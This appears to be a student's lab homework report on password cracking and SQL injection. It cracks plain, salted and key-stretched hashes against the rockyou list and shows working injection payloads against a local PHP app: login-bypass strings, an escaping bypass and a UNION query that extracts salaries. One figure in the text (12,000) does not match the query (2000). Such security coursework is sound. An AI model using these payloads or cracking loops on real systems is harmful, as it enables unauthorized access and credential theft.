

Comp 430 – Homework 04 Project Report

PART 1 / TASK 1

	username	password
0	Elon	mypassword
1	Jeff	wolverine
2	Mark	southpark
3	Tim	johnnydepp

Initially, the hash results for all passwords in the rockyou.txt file are computed, and these results are stored in the dataframe created from the rockyou.txt file. Subsequently, a left join is performed on the dataframe derived from digitalcorp.txt and the dataframe generated from rockyou.txt, using the hash results as the criteria for the join.

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	username	password
0	Sundar	chocolate
1	Jack	spongebob
2	Brian	pokemon
3	Sam	scooby


Looping through each row in the dataframe created from salty-digitalcorp.txt, and within this loop, iterating through each password in rockyou.txt. Initially, the hash result is checked by prepending the salt, and if no match is found, the salt is then appended for another comparison. This process is repeated iteratively. Once a match is found, information about whether the salts are prepended or appended is saved to streamline subsequent iterations.

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	username	password
0	Dara	harrypotter
1	Daniel	apples
2	Ben	mercedes
3	Evan	aaaaa

Looping through each row in the dataframe created from keystreching-digitalcorp.txt, and within this loop, iterating through each password in rockyou.txt, and within this loop iterating every possible permutation of salt, password and previous hash result set and within this loop iterating up to 2000 calls to hash function. Once a match is found in a step, loop continues with the new row of the dataframe created from keystreching-digitalcorp.txt.

PART 2 / TASK 1



The screenshot shows a web browser at `localhost/auth.php` with a login form. The form has fields for "Username" and "Password", and a "Submit Query" button. The "Username" field contains the input `akural19' OR 'a' = 'a'; --`. Below the form are links for "Source Code" and "Back". To the right, a terminal window titled `alpk@alpk-VirtualBox -` shows a shell prompt `alpk@alpk-VirtualBox: $`.

Below the browser window, the same page is shown after a successful login. The "Query" field displays the SQL query: `SELECT * FROM users WHERE username='akural19' OR 'a' = 'a'; --' AND password='123'`. The "Result" is an array of five user objects:

```
[0] => stdClass Object
    (
        [id] => 1
        [username] => jack
        [password] => 542187ec8e0c59481ed52d55aaf458ab
    )
[1] => stdClass Object
    (
        [id] => 2
        [username] => admin
        [password] => 95d2731843b98fab7545e0c83396ff
    )
[2] => stdClass Object
    (
        [id] => 3
        [username] => lord
        [password] => 435ae7bd08631f482f1ece9504c09487
    )
[3] => stdClass Object
    (
        [id] => 4
        [username] => alex
        [password] => 9a5eba0c594ab9f03e33983d3b013956
    )
[4] => stdClass Object
    (
        [id] => 5
        [username] => karen
        [password] => f562e1686de7489faa4752f9a059b590
    )
]
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
At the bottom, a green message bar says "Login successful! Welcome jack. [Next Challenge](#)".

The provided input **akural19' OR 'a' = 'a'; --** in the username field is a classic example of a SQL injection attack. It manipulates the SQL query to always return true, bypassing authentication checks. The injected code effectively comments out the original password check, allowing unauthorized access to the system.


akural19' OR 'a' = 'a'; is an attempt to inject a condition that is always true ('a' = 'a' is always true), making the entire WHERE clause true.

The semicolon is the delimiter of the end of the query in SQL and the -- at the end is a comment in SQL, which effectively comments out the rest of the original query.

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The screenshot shows a web browser at `localhost/auth.php?challenge=2` with a login form. The form has fields for "Username" and "Password", and a "Submit Query" button. The "Username" field contains the input `akural19' OR 1=1; --`. Below the form are links for "Source Code" and "Back". To the right, a terminal window titled `alpk@alpk-VirtualBox -` shows a shell prompt `alpk@alpk-VirtualBox: $`.




The provided input **akural19' OR 1=1; --** is used to avoid escaping defense against the previous injection attack. The always true condition is satisfied with `1=1` this time rather than `"a" = "a"` due to the fact that escaping is applied to quotation marks and apostrophes as a defense this time to treat them as a literal character rather than as part of the SQL syntax.

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Since for the “ord” parameter prepared statements are not used and the parameter becomes directly appended to the query unlike for the username and password parameters, `OR 1 = 1` statement for the ord parameter make the website vulnerable to SQL injection attacks.

PART 2 / TASK 4



`http://localhost/union.php?username=admin' UNION SELECT NULL, S.id, NULL, S.role, S.salary, NULL, NULL FROM Salaries S JOIN Users U ON (U.id = S.userid) WHERE S.age > 40 AND S.salary > 2000;--`

Conducted UNION attack display the data of users whose salary is above 12,000 and whose age is above 40 among the retrieved data of the selected username.